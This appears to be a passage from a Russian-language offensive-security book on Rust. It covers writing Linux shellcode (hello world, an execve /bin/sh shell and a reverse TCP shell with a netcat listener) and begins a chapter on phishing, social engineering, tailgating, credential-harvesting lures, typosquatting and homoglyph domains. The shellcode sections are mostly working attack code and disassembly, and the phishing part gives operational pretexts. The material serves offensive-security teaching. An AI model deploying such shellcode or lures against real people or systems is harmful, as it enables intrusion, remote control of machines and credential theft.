```
[build]
rustflags = ["-C", "link-arg=-nostdlib", "-C", "link-arg=-static", "-C",
   "link-arg=-Wl,-T../shellcode.ld,--build-id=none"]
```

8.9 Hello world шеллкод

Теперь весь каркас настроен, давайте создадим наш первый шеллкод: Hello-World.

В Linux мы используем системные вызовы (сокращённо syscalls) для взаимодействия с ядром, например, чтобы записать сообщение или открыть сокет.

Первое — настроить Cargo на оптимизацию вывода для минимального размера.

ch_08/hello_world/Cargo.toml

```
[profile.dev]
panic = "abort"


[profile.release]
panic = "abort"
opt-level = "z"
```

```
lto = true
codegen-units = 1
```

Затем нам нужно объявить весь наш каркас и константы:

ch_08/hello_world/src/main.rs

```
#![no_std]
#![no_main]
#![feature(asm)]


#[panic_handler]
fn panic(_: &core::panic::PanicInfo) -> ! {
    loop {}
}


const SYS_WRITE: usize = 1;
const SYS_EXIT: usize = 60;
const STDOUT: usize = 1;
static MESSAGE: &str = "hello world\n";
```

Затем нам нужно реализовать наши функции системных вызовов. Помните, что мы в среде no_std, так что мы не можем использовать стандартную библиотеку.

Для этого мы используем встроенный ассемблер. Если бы мы хотели сделать наш шеллкод кроссплатформенным, нам пришлось бы перереализовать только эти функции, так как всё остальное не зависит от архитектуры.

```
unsafe fn syscall1(scnum: usize, arg1: usize) -> usize {
    let ret: usize;
    asm!(
          "syscall",
          in("rax") scnum,
          in("rdi") arg1,
          out("rcx") _,
          out("r11") _,
          lateout("rax") ret,
          options(nostack),
    );
    ret
}


unsafe fn syscall3(scnum: usize, arg1: usize, arg2: usize, arg3: usize) -> usize {
    let ret: usize;
    asm!(
          "syscall",
          in("rax") scnum,
          in("rdi") arg1,
          in("rsi") arg2,
```

```
            in("rdx") arg3,
            out("rcx") _,
            out("r11") _,
            lateout("rax") ret,
            options(nostack),
        );
        ret
}
```

Наконец, сама нагрузка нашего шеллкода:

```
#[no_mangle]
fn _start() {
    unsafe {
            syscall3(
                SYS_WRITE,
                STDOUT,
                MESSAGE.as_ptr() as usize,
                MESSAGE.len() as usize,
            );


            syscall1(SYS_EXIT, 0)
    };
}
```

Шеллкод можно скомпилировать так:

ch_08/Makefile

```
hello_world:
    cd hello_world && cargo +nightly build --release
    strip -s hello_world/target/release/hello_world
    objcopy -O binary hello_world/target/release/hello_world shellcode.bin
```

И, наконец, мы можем попробовать его!

```
$ make run_hello_world
```

Что собирает исполнитель со встроенным нашим новеньким сияющим shellcode.bin и выполняет его!

Мы можем просмотреть сам шеллкод с помощью:

```
$ make dump_hello_world
Disassembly of section .data:


00000000 <.data>:
     0:    48 8d 35 14 00 00 00    lea        rsi,[rip+0x14]           # 0x1b
     7:    6a 01                   push       0x1
     9:    58                      pop        rax
     a:    6a 0c                   push       0xc
     c:    5a                      pop        rdx
```

```
 d:    48 89 c7              mov    rdi,rax
10:    0f 05                 syscall
12:    6a 3c                 push   0x3c
14:    58                    pop    rax
15:    31 ff                 xor    edi,edi
17:    0f 05                 syscall
19:    c3                    ret
1a:    68 65 6c 6c 6f        push   0x6f6c6c65        # "hello world\n"
1f:    20 77 6f              and    BYTE PTR [rdi+0x6f],dh
22:    72 6c                 jb     0x90
24:    64                    fs
25:    0a                    .byte 0xa
```

8.10 Реальный шеллкод

Теперь мы знаем, как писать сырой код на Rust, давайте построим настоящий шеллкод — тот, что запускает оболочку.

Для этого мы будем использовать системный вызов execve с /bin/sh.

C-версия выглядела бы так:

```
#include <unistd.h>


int main() {
           char *args[2];
           args[0] = "/bin/sh";
           args[1] = NULL;


           execve(args[0], args, NULL);
}
```

Во-первых, каркас:

ch_08/shell/src/main.rs

```
#![no_std]
#![no_main]
#![feature(asm)]


#[panic_handler]
fn panic(_: &core::panic::PanicInfo) -> ! {
      loop {}
}
```

Затем константы:

```
const SYS_EXECVE: usize = 59;
const SHELL: &str = "/bin/sh\x00";
const ARGV: [*const &str; 2] = [&SHELL, core::ptr::null()];
```

```
const NULL_ENV: usize = 0;
```

Наша (единственная) функция системного вызова:

```
unsafe fn syscall3(syscall: usize, arg1: usize, arg2: usize, arg3: usize) -> usize {
      // ... same as above
}
```

И, наконец, функция старта, которая всё оборачивает:

```
#[no_mangle]
fn _start() {
      unsafe {
           syscall3(SYS_EXECVE, SHELL.as_ptr() as usize, ARGV.as_ptr() as usize,
    NULL_ENV);
      };
}
```

Довольно прямолинейно, не правда ли? И...аааaа...

```
$ make run_shell
Illegal instruction (core dumped)
make: *** [Makefile:3: execute] Error 132
```

Не работает...

Давайте расследуем.

Во-первых, дизассемблируем шеллкод:

```
$     make dump_shell
# ...
```

Дизассемблирование секции .data:

```
00000000 <.data>:
   0:     48 8d 3d 0f 00 00 00      lea      rdi,[rip+0xf]          # 0x16
   7:     48 8d 35 22 00 00 00      lea      rsi,[rip+0x22]          # 0x30
   e:     6a 3b                     push     0x3b
  10:     58                        pop      rax
  11:     31 d2                     xor      edx,edx
  13:     0f 05                     syscall
  15:     c3                        ret
  16:     2f                        (bad)              # "/bin/sh\x00"
  17:     62                        (bad)
  18:     69 6e 2f 73 68 00 00      imul     ebp,DWORD PTR [rsi+0x2f],0x6873
  1f:     00 16                     add      BYTE PTR [rsi],dl
  21:     00 00                     add      BYTE PTR [rax],al
  23:     00 00                     add      BYTE PTR [rax],al
  25:     00 00                     add      BYTE PTR [rax],al
  27:     00 08                     add      BYTE PTR [rax],cl
  29:     00 00                     add      BYTE PTR [rax],al
  2b:     00 00                     add      BYTE PTR [rax],al
  2d:     00 00                     add      BYTE PTR [rax],al
```

```
  2f:   00 20                   add    BYTE PTR [rax],ah
  31:   00 00                   add    BYTE PTR [rax],al
  33:   00 00                   add    BYTE PTR [rax],al
  35:   00 00                   add    BYTE PTR [rax],al
  37:   00 00                   add    BYTE PTR [rax],al
  39:   00 00                   add    BYTE PTR [rax],al
  3b:   00 00                   add    BYTE PTR [rax],al
  3d:   00 00                   add    BYTE PTR [rax],al
  3f:   00                      .byte 0x0
```

Помимо пустого массива, всё выглядит довольно хорошо.

- по адресу 0x17 у нас строка /bin/sh\x00
- по адресу 0x30 у нас массив ARGV, который содержит ссылку на 0x00000020, которая сама является ссылкой на 0x00000017, то есть ровно то, что мы хотели.

Давайте попробуем с gdb:

```
$ gdb executor/target/debug/executor
(gdb) break executor::main
(gdb) run
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".


Breakpoint 1, executor::main () at src/main.rs:13
13              unsafe { mem::transmute(&SHELLCODE as *const _ as *const ()) };]


(gdb) disassemble /r
Dump of assembler code for function executor::main:
   0x000055555555b730 <+0>:     48 83 ec 18          sub    $0x18,%rsp
=> 0x000055555555b734 <+4>:     48 8d 05 b1 ff ff ff          lea
-0x4f(%rip),%rax
        # 0x55555555b6ec <SHELLCODE>
   0x000055555555b73b <+11>:    48 89 44 24 08       mov    %rax,0x8(%rsp)
   0x000055555555b740 <+16>:    48 8b 44 24 08       mov    0x8(%rsp),%rax
   0x000055555555b745 <+21>:    48 89 04 24          mov    %rax,(%rsp)
   0x000055555555b749 <+25>:    48 89 44 24 10       mov    %rax,0x10(%rsp)
   0x000055555555b74e <+30>:    48 8b 04 24          mov    (%rsp),%rax
   0x000055555555b752 <+34>:    ff d0                callq  *%rax
   0x000055555555b754 <+36>:    0f 0b                ud2
End of assembler dump.


(gdb) disassemble /r SHELLCODE
Dump of assembler code for function SHELLCODE:
   0x000055555555b6ec <+0>:     48 8d 3d 0f 00 00 00          lea
0xf(%rip),%rdi
        # 0x55555555b702 <SHELLCODE+22>
   0x000055555555b6f3 <+7>:     48 8d 35 22 00 00 00          lea
0x22(%rip),%rsi
```

```
    # 0x55555555b71c <SHELLCODE+48>
   0x000055555555b6fa <+14>:    6a 3b       pushq    $0x3b
   0x000055555555b6fc <+16>:    58          pop      %rax
   0x000055555555b6fd <+17>:    31 d2       xor      %edx,%edx
   0x000055555555b6ff <+19>:    0f 05       syscall
   0x000055555555b701 <+21>:    c3          retq
   0x000055555555b702 <+22>:    2f          (bad)
   0x000055555555b703 <+23>:    62          (bad)
   0x000055555555b704 <+24>:    69 6e 2f 73 68 00 00        imul
    $0x6873,0x2f(%rsi),%ebp
   0x000055555555b70b <+31>:    00 16       add      %dl,(%rsi)
   0x000055555555b70d <+33>:    00 00       add      %al,(%rax)
   0x000055555555b70f <+35>:    00 00       add      %al,(%rax)
   0x000055555555b711 <+37>:    00 00       add      %al,(%rax)
   0x000055555555b713 <+39>:    00 08       add      %cl,(%rax)
   0x000055555555b715 <+41>:    00 00       add      %al,(%rax)
   0x000055555555b717 <+43>:    00 00       add      %al,(%rax)
   0x000055555555b719 <+45>:    00 00       add      %al,(%rax)
   0x000055555555b71b <+47>:    00 20       add      %ah,(%rax)
   0x000055555555b71d <+49>:    00 00       add      %al,(%rax)
   0x000055555555b71f <+51>:    00 00       add      %al,(%rax)
   0x000055555555b721 <+53>:       00 00        add      %al,(%rax)
   0x000055555555b723 <+55>:       00 00        add      %al,(%rax)
   0x000055555555b725 <+57>:       00 00        add      %al,(%rax)
   0x000055555555b727 <+59>:       00 00        add      %al,(%rax)
   0x000055555555b729 <+61>:       00 00        add      %al,(%rax)
   0x000055555555b72b <+63>:       00 0f        add      %cl,(%rdi)
End of assembler dump.
```

Хмммммммм. Мы видим по смещению 0x000055555555b71b наш массив ARGV. Но он всё ещё указывает на 0x00000020, а не на 0x000055555555b70b. В том же духе 0x000055555555b70b всё ещё указывает на 0x00000016, а не на 0x000055555555b702, где находится фактическая строка /bin/sh\x00.

Это потому, что мы использовали переменную const. Rust жёстко закодирует смещения, и они не будут допустимы при выполнении шеллкода. Они не позиционно-независимы, что означает, что их нужно запускать по фиксированным адресам в памяти (эти адреса вычисляются во время компиляции).

Чтобы это исправить, мы используем локальные переменные:

```
#[no_mangle]
fn _start() -> ! {
      let shell: &str = "/bin/sh\x00";
      let argv: [*const &str; 2] = [&shell, core::ptr::null()];


      unsafe {
           syscall3(SYS_EXECVE, shell.as_ptr() as usize, argv.as_ptr() as usize,
    NULL_ENV);
      };
```

```
    loop {}
}

$ make dump_shell
Disassembly of section .data:


00000000 <.data>:
     0:    48 83 ec 20                sub         rsp,0x20
     4:    48 8d 3d 27 00 00 00       lea         rdi,[rip+0x27]
# 0x32
     b:    48 89 e0                   mov         rax,rsp
     e:    48 89 38                   mov         QWORD PTR [rax],rdi
    11:    48 8d 74 24 10             lea         rsi,[rsp+0x10]
    16:    48 89 06                   mov         QWORD PTR [rsi],rax
    19:    48 83 66 08 00             and         QWORD PTR [rsi+0x8],0x0
    1e:    48 c7 40 08 08 00 00    mov     QWORD PTR [rax+0x8],0x8
    25:    00
    26:    6a 3b                   push    0x3b
    28:    58                      pop     rax
    29:    31 d2                   xor     edx,edx
    2b:    0f 05                   syscall
    2d:    48 83 c4 20             add     rsp,0x20
    31:    c3                      ret
    32:    2f                      (bad)
    33:    62                      (bad)
    34:    69                      .byte 0x69
    35:    6e                      outs    dx,BYTE PTR ds:[rsi]
    36:    2f                      (bad)
    37:    73 68                   jae    0xa1
    39:    00                      .byte 0x0
```

Уже лучше, но всё ещё не идеально! Посмотрите на смещение 2d: компилятор чистит стек, как это делала бы обычная функция. Но мы создаём шеллкод. Эти 4 байта бесполезны!

Вот где в игру вступает тип never:

```
#[no_mangle]
fn _start() -> ! {
    let shell: &str = "/bin/sh\x00";
    let argv: [*const &str; 2] = [&shell, core::ptr::null()];


    unsafe {
        syscall3(SYS_EXECVE, shell.as_ptr() as usize, argv.as_ptr() as usize,
  NULL_ENV);
    };
```

```
    loop {}
}

$ make dump_shell
Disassembly of section .data:


00000000 <.data>:
     0:   48 83 ec 20             sub    rsp,0x20
     4:   48 8d 3d 24 00 00 00    lea    rdi,[rip+0x24]        # 0x2f
     b:   48 89 e0                mov    rax,rsp
     e:   48 89 38                mov    QWORD PTR [rax],rdi
    11:   48 8d 74 24 10          lea    rsi,[rsp+0x10]
    16:   48 89 06                mov    QWORD PTR [rsi],rax
    19:   48 83 66 08 00          and    QWORD PTR [rsi+0x8],0x0
    1e:   48 c7 40 08 08 00 00     mov    QWORD PTR [rax+0x8],0x8
    25:   00
    26:   6a 3b                    push   0x3b
    28:   58                       pop    rax
    29:   31 d2                    xor    edx,edx
    2b:   0f 05                    syscall
    2d:   eb fe                    jmp    0x2d
# before:
# 2d:     48 83 c4 20              add    rsp,0x20
# 31:     c3                       ret
    2f:   2f                       (bad)                        # "/bin/sh\x00"
    30:   62                       (bad)
    31:   69                       .byte 0x69
    32:   6e                       outs   dx,BYTE PTR ds:[rsi]
    33:   2f                       (bad)
    34:   73 68                    jae    0x9e
    36:   00                       .byte 0x0
```

Благодаря этому маленькому трюку компилятор превратил 48 83 c4 20 c3 в eb fe. Сохранены 3 байта. С 57 до 54 байт.

Ещё один бонус использования стековых переменных в том, что теперь нашему шеллкоду не нужно встраивать целый, в основном пустой массив. Массив динамически строится на стеке, как если бы мы создавали шеллкод вручную.

```
$ make run_shell
$ ls
Cargo.lock      Cargo.toml    src    target
$
```

Работает!

Вы также можете заставить Rust генерировать позиционно-независимый код, выбрав модель перемещения pic.

8.11 Reverse TCP шеллкод

Наконец, давайте посмотрим на более продвинутый шеллкод, чтобы понять, где действительно сияет высокоуровневый язык.

Шеллкоды выше можно было бы создать в несколько строк ассемблера.

Reverse TCP шеллкод устанавливает TCP-соединение с сервером, запускает оболочку и перенаправляет STDIN, STOUT и STDERR в TCP-поток. Он позволяет атакующему с удалённым эксплойтом получить контроль над машиной.

Вот как он выглядит на C:

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>


void main() {
    int sock = socket(AF_INET, SOCK_STREAM, 0);


    struct sockaddr_in sin;
    sin.sin_family = AF_INET;
    sin.sin_port = htons(8042);


    inet_pton(AF_INET, "127.0.0.1", &sin.sin_addr.s_addr);


    connect(sock, (struct sockaddr *)&sin, sizeof(struct sockaddr_in));


    dup2(sock, STDIN_FILENO);
    dup2(sock, STDOUT_FILENO);
    dup2(sock, STDERR_FILENO);


    char *argv[] = {"/bin/sh", NULL};
    execve(argv[0], argv, NULL);
}
```

А вот его эквивалент на ассемблере, который я нашёл в интернете:

```
xor rdx, rdx
mov rsi, 1
mov rdi, 2
mov rax, 41
syscall
```

```
push 0x0100007f ; 127.0.0.1 == 0x7f000001
mov bx, 0x6a1f ; 8042 = 0x1f6a
push bx
mov bx, 0x2
push bx


mov rsi, rsp
mov rdx, 0x10


mov rdi, rax
push rax
mov rax, 42
syscall


pop rdi
mov rsi, 2
mov rax, 0x21
syscall
dec rsi
mov rax, 0x21
syscall
dec rsi
mov rax, 0x21
syscall


push 0x68732f
push 0x6e69622f
mov rdi, rsp
xor rdx, rdx
push rdx
push rdi
mov rsi, rsp
mov rax, 59
syscall
```

Думаю, мне не нужны дальнейшие объяснения, почему для продвинутых шеллкодов необходим высокоуровневый язык.

Без лишних слов, давайте начнём портировать его на Rust.

Во-первых, наши константы:

ch_08/reverse_tcp/src/main.rs

```
const PORT: u16 = 0x6A1F; // 8042
const IP: u32 = 0x0100007f; // 127.0.0.1
```

```
const SYS_DUP2: usize = 33;
const SYS_SOCKET: usize = 41;
const SYS_CONNECT: usize = 42;
const SYS_EXECVE: usize = 59;


const AF_INET: usize = 2;
const SOCK_STREAM: usize = 1;
const IPPROTO_IP: usize = 0;


const STDIN: usize = 0;
const STDOUT: usize = 1;
const STDERR: usize = 2;
```

Затем структура sockaddr_in, скопированная из <netinet/in.h>:

```
#[repr(C)]
struct sockaddr_in {
    sin_family: u16,
    sin_port: u16,
    sin_addr: in_addr,
    sin_zero: [u8; 8],
}


#[repr(C)]
struct in_addr {
    s_addr: u32,
}
```

И, наконец, логика нашей программы, которая заимствует некоторые части шеллкода оболочки:

```
#[no_mangle]
fn _start() -> ! {
    let shell: &str = "/bin/sh\x00";
    let argv: [*const &str; 2] = [&shell, core::ptr::null()];


    let socket_addr = sockaddr_in {
         sin_family: AF_INET as u16,
         sin_port: PORT,
         sin_addr: in_addr { s_addr: IP },
         sin_zero: [0; 8], // initialize an emtpy array
    };
    let socket_addr_size = core::mem::size_of::<sockaddr_in>();

    unsafe {
         let socket_fd = syscall3(SYS_SOCKET, AF_INET, SOCK_STREAM, IPPROTO_IP);
```

```
        syscall3(
            SYS_CONNECT,
            socket_fd,
            &socket_addr as *const sockaddr_in as usize,
            socket_addr_size as usize,
        );


        syscall2(SYS_DUP2, socket_fd, STDIN);
        syscall2(SYS_DUP2, socket_fd, STDOUT);
        syscall2(SYS_DUP2, socket_fd, STDERR);


        syscall3(SYS_EXECVE, shell.as_ptr() as usize, argv.as_ptr() as usize, 0);
    };


    loop {}
}
```

Гораздо более перевариваемо, не правда ли?

Давайте попробуем:

В терминале 1:

```
$ nc -vlnp 8042
Listening on 0.0.0.0 8042
```

В терминале 2:

```
$ make run_tcp
```

И бинго! У нас есть наша удалённая оболочка.

8.12 Краткое содержание

- В программе/библиотеке #![no_std] можно использовать только библиотеку Rust Core.
- Шеллкод на Rust легко переносится между разными архитектурами, в то время как на ассемблере это почти невозможно.
- Чем сложнее шеллкод, тем важнее использовать высокоуровневый язык для его создания.
- Шеллкоды должны быть позиционно-независимыми.
- При создании шеллкода на Rust используйте стек вместо const-массивов.
- Используйте тип never и бесконечный цикл, чтобы сэкономить несколько байт при работе со стековыми переменными.# Глава 9. Фишинг с помощью WebAssembly

Иногда найти технические уязвимости невозможно: у вас нет навыков, нет подходящей команды или просто нет времени.

Когда вы не можете атаковать инфраструктуру, вы атакуете людей. И у меня хорошие новости: они в большинстве случаев гораздо более уязвимы, чем инфраструктура. Более того, фишинговые атаки особенно дёшевы.

Но, в то время как компьютерный взлом требует глубоких технических знаний о том, как работают операционные системы и языки программирования, «человеческий» взлом требует понимания того, как работают люди, чтобы влиять на них.

9.1 Социальная инженерия

Социальная инженерия — это всё об убеждении. Убеждении кого-то дать вам фрагменты информации, сделать что-то или дать вам доступ, которого у вас быть не должно.

Хотя это редко присутствует в инженерных учебных программах, умение убеждать — ключевой элемент любой инициативы: как только вы хотите что-то сделать, найдётся кто-то, кто найдёт причину возразить. Это оставляет вам 2 варианта:

- Либо вы сдаётесь.
- Либо вы убеждаете человека(людей), что то, что вы хотите сделать, — правильная вещь и это нужно сделать.

Как вы могли догадаться, именно последнее мы будем изучать в этой главе.

И у меня есть ещё более хорошие новости: искусство убеждения не менялось 2000 лет! Поэтому существует бесчисленное множество писаний на эту тему.

9.1.1 Искусство убеждения

Более 2000 лет назад греческий философ Аристотель написал, возможно, самую важную работу об убеждении: «Риторика». Он объясняет, что у убедительного дискурса есть три измерения:

- Этос (достоверность)
- Пафос (эмоция)
- Логос (разум)

9.1.2 Этос (достоверность)

Чтобы убеждать, ваша цель должна видеть в вас достоверный авторитет по теме или в вашей просьбе.

Станет ли секретарша когда-нибудь просить учётные данные производственной базы данных?

Нет!

Так как фишинг — это скорее просьба что-то сделать, чем распространение идей, вам нужно построить персонажа, который легитимно может делать запросы, которые вы хотите делать.

9.1.3 Пафос (эмоция)

Как только достоверность установлена, вам нужно создать эмоциональную связь с вашей целью. Это глубокая и важная тема, и мы узнаем больше об этом ниже.

А пока запомните, что один из лучших способов создать эмоциональную связь — сторителлинг.

Вам нужно придумать правдоподобную историю с разрушительным элементом, которую может решить только ваша цель.

9.1.4 Логос (разум)

Наконец, как только связь с другим человеком установлена, вам нужно объяснить, почему ваша просьба или идея важны. Почему ваша цель должна заботиться о вашей просьбе или идее?

Почему этот системный администратор должен дать вам ссылку на сброс учётных данных аккаунта?

Возможно, потому что вы заблокированы и не сможете работать, пока не сможете сбросить свои учётные данные.

9.1.5 Эксплуатация эмоций

Наш мозг разделён на несколько областей, отвечающих за разные вещи в нашем функционировании.

Нас интересуют 3 области:

- Неокортекс
- Гипоталамус
- Мозжечок и ствол мозга

Рисунок 9.1: Наш мозг

Неокортекс отвечает за наше логическое мышление.

Гипоталамус отвечает за наши эмоции и чувства.

Мозжечок и ствол мозга отвечают за наши примитивные функции. Функция мозжечка — координировать движения мышц, поддерживать позу и равновесие, в то время как ствол мозга, соединяющий остальной мозг со спинным мозгом, выполняет критические функции, такие как регулирование сердечной и дыхательной функций, помогая контролировать частоту сердечных сокращений и дыхания.

Если вы хотите повлиять на кого-то, вам следует обойти его неокортекс и обращаться к его гипоталамусу.

Вот почему вы не можете понять успех популистских политиков своим неокортексом. Их дискурсы адаптированы, чтобы задействовать и воздействовать на гипоталамус слушателей. Они разработаны, чтобы вызывать эмотивные, а не интеллектуальные реакции.

То же самое с рекламой.




Figure 32: Рисунок 9.1

> Обратите внимание, эта модель спорна. Тем не менее использование этой модели для анализа мира открывает множество дверей.

9.1.6 Фрейминг

Вы когда-нибудь чувствовали, что вас не слышат? Будь то в столовой с друзьями, при представлении проекта на совещании или при питче своего стартапа инвестору?

И вы начинаете оптимизировать не те вещи, подкручивая несущественные детали. «Немного больше синего в питч-деке, это цвет доверия!»

Стоп!

Стали бы вы строить дом, какими бы красивыми ни были его ставни, без хорошего фундамента?

То же самое для любого дискурса, цель которого — убеждать. Вам нужно построить прочный фундамент, прежде чем распаковывать украшения.

Этот фундамент называется фреймингом.

Фрейминг — это наука и искусство устанавливать границы дискурса, дебатов или ситуации.

Наиболее очевидный пример фрейминга, на который вы можете быть подвержены влиянию в повседневной жизни, — это новостные СМИ. Вы всегда думали, что массмедиа не могут сказать вам, что думать. Вы правы. Вместо этого они говорят вам, о чём думать.

Они строят рамку вокруг фактов, чтобы продвигать свою политическую повестку. Они заставляют вас думать на их условиях, а не на ваших. Не на объективных условиях. Вы реагируете, вы проигрываете.

Проблема в том: вы не можете говорить с неокортексом и излагать свои логические аргументы, если «рептильный мозг» уже (бессознательно) отверг вас.

Вот где в игру вступает фрейминг.

9.1.6.1 Контроль фрейма Когда вы реагируете на другого человека, этот человек владеет фреймом. Когда другой человек реагирует на то, что вы делаете и говорите, вы владеете фреймом.

Всё так просто. Фрейминг — о том, кто ведёт (эмоциональный и интеллектуальный) танец.

Как говорит Орен Клафф в своей книге «Питч всего», когда фреймы сходятся вместе, первое, что они делают, — сталкиваются. И это не дружелюбное соревнование — это смертельный бой. Фреймы не сливаются. Они не смешиваются. И они не перемешиваются. Они сталкиваются, и более сильный фрейм поглощает более слабый. Только один фрейм будет доминировать после обмена, а остальные фреймы будут подчинены победителю. Это то, что происходит под поверхностью каждого бизнес-совещания, на котором вы присутствуете, каждого продажного звонка, который вы делаете, и каждой межличностной бизнес-коммуникации, которую вы ведёте.

В той же книге автор описывает 5 видов фреймов (+ ещё один, но он здесь нерелевантен):

Фрейм власти (The Power Frame) — когда ожидается (по социальным нормам, например от босса), что кто-то имеет больше власти, чем другой человек. Автор объясняет, что неповиновение и юмор — единственный способ захватить фрейм власти.

Фрейм интриги (The Intrigue Frame): людям не нравится слышать то, что они уже знают. Поэтому вам нужно поддерживать какого-то рода интригу, тайну. Лучший способ сделать это — рассказать личную историю.

Фрейм времени (The Time Frame): «У меня для вас только 10 минут, но заходите»

Фрейм времени — когда кто-то пытается навязать своё расписание поверх вашего.

Чтобы сломать фрейм времени, вам просто нужно сказать другому человеку, что вы так не работаете. Если они хотят вас, им придётся адаптироваться.

Фрейм аналитика (Analyst Frame) — когда ваши цели просят цифр. Он никогда не даст промаха (по моему опыту) при столкновении с инженерами или финансовыми людьми. Они обоожают цифры, особенно когда они большие и растущие.

Чтобы противостоять этому виду фрейма, используйте сторителлинг. Нужно бить по эмоциям, а не по неокортексу.

Фрейм ценности (The Prizing Frame): автор описывает ценообразование как «сумму действий, которые вы предпринимаете, чтобы заставить вашу цель понять, что она — товар, а вы — приз».

Если вы не цените себя, то и никто другой не будет. Так что начните вести себя так, будто вы — драгоценность, и они могут потерять многое, не обратив на вас внимания.

Предупреждение: это может быстро перерасти в нездоровую эго-войну.

9.1.6.2 Заключение Если вы не владеете фреймом, ваши аргументы промахнутся в 100% случаев.

Прежде чем пытаться убедить кого-то в чём-то, вы должны создать контекст, благоприятный для вашего дискурса. Как и во всём, для овладения этим требуется практика.

Не тратьте время: начните анализировать, кто владеет фреймом на вашем следующем совещании.

Я настоятельно рекомендую книгу «Pitch Anything: An Innovative Method for Presenting, Persuading, and Winning the Deal» Орена Клаффа, чтобы углубить тему.

9.2 Нетехнические хаки

Существует множество нетехнических хаков, которые могут позволить вам узнать интересные вещи о ваших целях.

Вот самые основные.

9.2.1 Дампстер-дайвинг

Да, вы не ослышались. Роясь в мусоре вашей цели, вы можете найти интересные, не уничтоженные бумаги: счета, контракты, HR-документы…

В худшем случае это могут быть даже распечатанные приватные письма или учётные данные.

9.2.2 Shoulder surfing

Shoulder surfing (подглядывание через плечо) просто означает, что вы смотрите туда или на то, куда/на что не следует:

- Экраны компьютеров (например, в поезде или кафе)
- Бейджи сотрудников (в общественном транспорте)

9.2.3 Физическое проникновение

Вообще-то, физическое проникновение может быть высокотехнологичным, но навыки не связаны с цифровым.

Есть в основном два способа практиковать физическое проникновение:

Открывание замков: как в кино… Реальность совсем другая, и в большинстве случаев это непрактично. Чтобы изучить основы открывания замков, посмотрите MIT Guide to Lock Picking (PDF).

Тэйлгейтинг (проход за кем-то): когда вы следуете за сотрудником в здание.

Лучший способ не выглядеть подозрительно — встречаться и шутить с сотрудниками во время перекура. Вы можете притворяться, что вы тоже сотрудник, а затем следовать за ними в здание. Если требуется бейдж, ваши новые друзья, возможно, смогут помочь, потому что «вы забыли свой на столе» ;)

9.3 Фишинг

В маркетинге это называется исходящим маркетингом (outbound marketing).

Это когда вы напрямую обращаетесь к цели. Я думаю, мне не нужно вставлять скриншот, потому что вы, конечно, уже получили тысячи этих раздражающих писем и SMS, говорящих вам обновить пароль банка или что-то в этом роде.

Мы называем фишинговую операцию кампанией, как маркетинговую кампанию.

9.3.1 Несколько идей для ваших кампаний

Отправка тысяч спам-писем приведёт лишь к срабатыванию спам-фильтров. Вместо этого нам нужно создавать хитрые письма, которые полностью похожи на то, что вы могли бы получить от коллеги или члена семьи.

9.3.1.1 Пожалуйста, проверьте свою годовую премию Идея в том, чтобы заставить жертву поверить, что для получения годовой зарплатной премии ей нужно проверить что-то в интранете компании. Конечно, мы отправим ссылку, ведущую на фишинговый портал, чтобы собрать учётные данные.

9.3.1.2 Вот документ, который вы просили Идея в том, чтобы заставить жертву поверить, что кто-то внутри компании только что отправил ей запрошенный документ. Это может особенно сработать в больших компаниях, где процессы часто хаотичны.

Эта техника рискованна, так как если жертва не просила документ, это может вызвать подозрения.

9.4 Водопои (watering holes)

Вместо фишинга по жертвам мы позволяем жертвам прийти к нам.

В маркетинге это называется входящим маркетингом (inbound marketing).

Стратегия либо обмануть наших жертв, либо создать что-то (веб-сайт, аккаунт в Twitter…), настолько увлекательное для наших целей, что они будут взаимодействовать с этим без нашей просьбы.

Существуют особенно коварные виды водопоёв:

9.4.1 Тайпо-сквоттинг

Вы когда-нибудь пытались ввести google.com в строку поиска вашего браузера, но вместо этого ввели google.con? Это опечатка.

Теперь представьте, что наша жертва хочет посетить mybank.com, но вместо этого вводит mybamk.com. Если атакующий владеет доменом mybamk.com и настроил сайт, абсолютно похожий на mybank.com, но собирающий учётные данные вместо предоставления легитимных банковских услуг.

Того же можно достичь с любым доменным именем! Просто посмотрите на свою клавиатуру: какие клавиши слишком близки и похожи? Какие опечатки вы делаете чаще всего?

9.4.2 Unicode-домены

Видите разницу между apple.com и apple.com?

Второй пример — это юникодная кириллическая «а» (U+0430), а не ASCII «а» (U+0041)!

Это известно как атака гомоглифов.

9.4.3 Бит-сквоттинг

И последний, но не менее важный, бит-сквоттинг.

Лично я нахожу этот вид атаки ошеломляющим!

Идея в том, что компьютеры страдают от ошибок памяти, когда один или несколько битов повреждаются — они отличаются от ожидаемого значения. Это может происходить из-за электромагнитных помех или космических лучей (!).

Ожидаемый бит может перевернуться: 0 → 1, и наоборот.

Рисунок 9.2: Переворот бита

